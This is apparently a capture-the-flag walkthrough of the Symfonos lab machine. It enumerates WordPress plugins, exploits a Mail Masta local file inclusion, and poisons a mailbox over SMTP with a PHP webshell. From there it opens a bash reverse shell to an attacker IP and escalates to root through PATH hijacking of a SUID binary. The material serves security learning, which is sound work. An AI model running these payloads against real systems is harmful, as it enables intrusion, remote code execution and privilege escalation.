Recent Posts: Hello world!
With the site rendering, wpscan enumerates plugins and users:
wpscan --url http://symfonos.local/h3l105/ --enumerate p,u
[i] Plugin(s) Identified:
[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)

[+] site-editor
 | Location: http://symfonos.local/h3l105/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)

[i] User(s) Identified:
[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
The versions come from the readme.txt each plugin leaves published, not from a fingerprint: that is why wpscan only gives itself 80% confidence. The same list comes out by hand, combing the HTML's wp-content references, with no tool at all:
curl -s -X GET "http://192.168.1.148/h3l105/" | grep "wp-content" | grep -oP "'.*?'" | grep 'symfonos.local' | cut -d '/' -f 1-7 | sort -u | grep plugins
'http://symfonos.local/h3l105/wp-content/plugins/mail-masta
'http://symfonos.local/h3l105/wp-content/plugins/site-editor
With both names, it is time to look for known vulnerabilities:
searchsploit mail masta
searchsploit site editor | grep -i wordpress
WordPress Plugin Mail Masta 1.0 - Local File Inclusion       | php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - Local File Inclusion (2)   | php/webapps/50226.py
WordPress Plugin Mail Masta 1.0 - SQL Injection              | php/webapps/41438.txt

WordPress Plugin Site Editor 1.1.1 - Local File Inclusion    | php/webapps/44340.txt
WordPress Plugin User Role Editor 3.12 - Cross-Site Request Forgery | php/webapps/25721.txt
Both plugins carry an LFI. We start with Mail Masta's, whose .txt is not an exploit but the flaw's write-up: it has to be read to get the path and the parameter.
searchsploit mail masta -m 40290.txt
cat 40290.txt
[+] Date: [23-8-2016]
[+] Autor Guillermo Garcia Marcos
[+] Vendor: https://downloads.wordpress.org/plugin/mail-masta.zip
[+] Title: Mail Masta WP Local File Inclusion

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);

Source: /inc/lists/csvexport.php
Line 5: include($_GET['pl']);

Typical proof-of-concept would be to load passwd file:

http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
That is everything: a bare include($_GET['pl']), with no validation at all, in two different files of the plugin. The last line is the test URL, ready to paste.
LFI in the Mail Masta plugin
The Mail Masta exploit targets count_of_send.php with a pl parameter that includes local files:

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwdLFI confirmed. Now to comb the filesystem and see what is there. First, helios's SSH key:
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/home/helios/.ssh/id_rsa
Blank page: helios has no key pair. The include does not fail loudly when the file is missing, it simply prints nothing, so an empty response means the file is not there, not that the LFI stopped working.
Second try, the scheduled tasks, in case something runs as root:
...count_of_send.php?pl=/etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
Debian's four default lines, not one custom task. Third try, the groups, in case some user sits in an interesting one:
view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
disk:x:6:
mail:x:8:
proxy:x:13:
All of them with no members. This can go on for a long while without turning up anything, and that is where it pays to go back to the initial scan: port 25 was open with a Postfix. If the box receives mail, every user has a mailbox at /var/mail/<user>, and that file is written by someone outside.
view-source:...count_of_send.php?pl=/var/mail/helios
Return-Path: <helios@symfonos.localdomain>
Received: by symfonos.localdomain (Postfix, from userid 1000)
    id 2EE7C40AB0; Fri, 28 Jun 2019 19:46:02 -0500 (CDT)
To: helios@blah.com
Subject: New WordPress Site
X-PHP-Originating-Script: 1000:class-phpmailer.php
From: WordPress <wordpress@192.168.201.134>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)

Your new WordPress site has been successfully set up at:
http://192.168.201.134/h3l105

You can log in to the administrator account with the following information:
Username: admin
Password: The password you chose during installation.
Log in here: http://192.168.201.134/h3l105/wp-login.php
The mailbox exists and reads in full. The content itself gives no credentials (WordPress's welcome mail literally says "the password you chose during installation"), but that does not matter: what counts is that the file can be read and someone outside can write to it.
From LFI to RCE by poisoning the mail
Since the Mail Masta LFI includes and executes the file (it is a PHP include, not a readfile), if we can get PHP code into the mailbox and then include it, it will run. It is the same idea as log poisoning, only the "log" here is the mail. We send a mail to helios over SMTP with a webshell in the body:
telnet 192.168.1.148 25
MAIL FROM: kmn9
RCPT TO: helios
DATA
<?php system($_GET['cmd']); ?>
.
QUIT
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: kmn9
250 2.1.0 Ok
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
.
250 2.0.0 Ok: queued as 66E3F40698
exit
502 5.5.2 Error: command not recognized
QUIT
221 2.0.0 Bye
Connection closed by foreign host.
Three details in that session. Postfix accepts a made-up MAIL FROM (kmn9) with no authentication. The DATA spells out how the body is closed, with a lone dot on its own line. And the 250 2.0.0 Ok: queued as 66E3F40698 confirms the mail, PHP and all, is already written to the mailbox. The 502 Error: command not recognized on exit is a harmless slip: SMTP closes with QUIT.
The mail body is a single line, a minimal webshell:

<?php system($_GET['cmd']); ?>Now we include the mailbox via LFI and add the cmd parameter:
curl 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=id'
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)The poisoned mail runs when included: id returns uid=1000(helios). RCE as helios. We swap cmd for a reverse shell. The & in >& goes in encoded as %26, otherwise the browser would read it as a parameter separator and cut the command in half:
...&cmd=bash -c "bash -i >%26 /dev/tcp/192.168.1.80/443 0>%261"
symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=bash -c "bash -i >%26 /dev/tcp/192.168.1.80/443 0>%261"With nc listening:
nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.148] 43514
bash: cannot set terminal process group (610): Inappropriate ioctl for device
bash: no job control in this shell
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
Shell as helios, but with no terminal: the two bash lines warn there is no job control, meaning no Ctrl+C without dying, no history, no su.
TTY treatment
script starts a bash with a PTY, the session is suspended with Ctrl+Z and the local terminal is put into raw mode before bringing it back:
script /dev/null -c bash
tty
# Ctrl+Z
stty raw -echo; fg
$ script /dev/null -c bash
Script started, file is /dev/null
$ tty
/dev/pts/0
$ ^Z
zsh: suspended  nc -nlvp 443
# stty raw -echo; fg
[1]  + continued  nc -nlvp 443
tty returning /dev/pts/0 is the proof that a pseudoterminal is now assigned, which is exactly what was missing. What remains is declaring the terminal type and matching the size to the local window:
stty rows 49 cols 211
export TERM=xterm SHELL=bash
$ clear
TERM environment variable not set.
$ stty rows 49 cols 211
helios@symfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$ export TERM=xterm SHELL=bash
The clear's TERM environment variable not set. is the sign the export was missing, and the moment it is done the prompt changes and starts showing helios@symfonos with the full path. One last alias to avoid repeating flags:
alias ls="ls -la"
ls
helios@symfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc$ ls
total 304
drwxr-xr-x 5 helios helios  4096 Jun 28  2019 .
-rwxr-xr-x 1 helios helios   365 Jun 28  2019 ajax_listing.php
drwxr-xr-x 2 helios helios  4096 Jun 28  2019 campaign
-rwxr-xr-x 1 helios helios  7390 Jun 28  2019 campaign_edit.php
drwxr-xr-x 3 helios helios  4096 Jun 28  2019 lists
-rwxr-xr-x 1 helios helios 80671 Jun 28  2019 mail-autoresponder-data.php
-rwxr-xr-x 1 helios helios  6953 Jun 28  2019 subscriber_list.php
That also makes clear why the LFI ran as helios and not as www-data: every WordPress file belongs to him.
A SUID binary that calls curl
Hunting SUID binaries turns up one that is not a system binary, /opt/statuscheck. Running it prints the headers of an HTTP request:
find / -perm -4000 2>/dev/null
/opt/statuscheck
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping

$ /opt/statuscheck
HTTP/1.1 200 OK
Date: Sun, 09 Feb 2025 17:14:19 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-58c6b9bb3bc5b"
Content-Length: 328
Content-Type: text/html
That output is exactly what a curl -I prints, so the binary is invoking something. A cat is no help in finding out what, because it is a compiled executable:
cat /opt/statuscheck
^?ELF...
libc.so.6 __cxa_finalize __libc_start_main __ITM_deregisterTMCloneTable __gmon_start__
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
strings filters the readable strings and there the full call does show up:
strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
The strings come out split (curl -I H, http://lH, ocalhostH) because the compiler chops them into eight-byte registers, but putting them back together is immediate: curl -I http://localhost. And right above them sits system, the C function that runs a command through a shell, using the PATH of whoever executes it.
A root SUID binary that invokes curl without an absolute path is a textbook PATH hijacking. We create a fake curl that sets the SUID bit on /bin/bash, place it first in PATH and trigger the binary:
cd /tmp
echo 'chmod u+s /bin/bash' > curl
chmod +x curl
export PATH=/tmp:$PATH
/opt/statuscheck        # runs our /tmp/curl as root
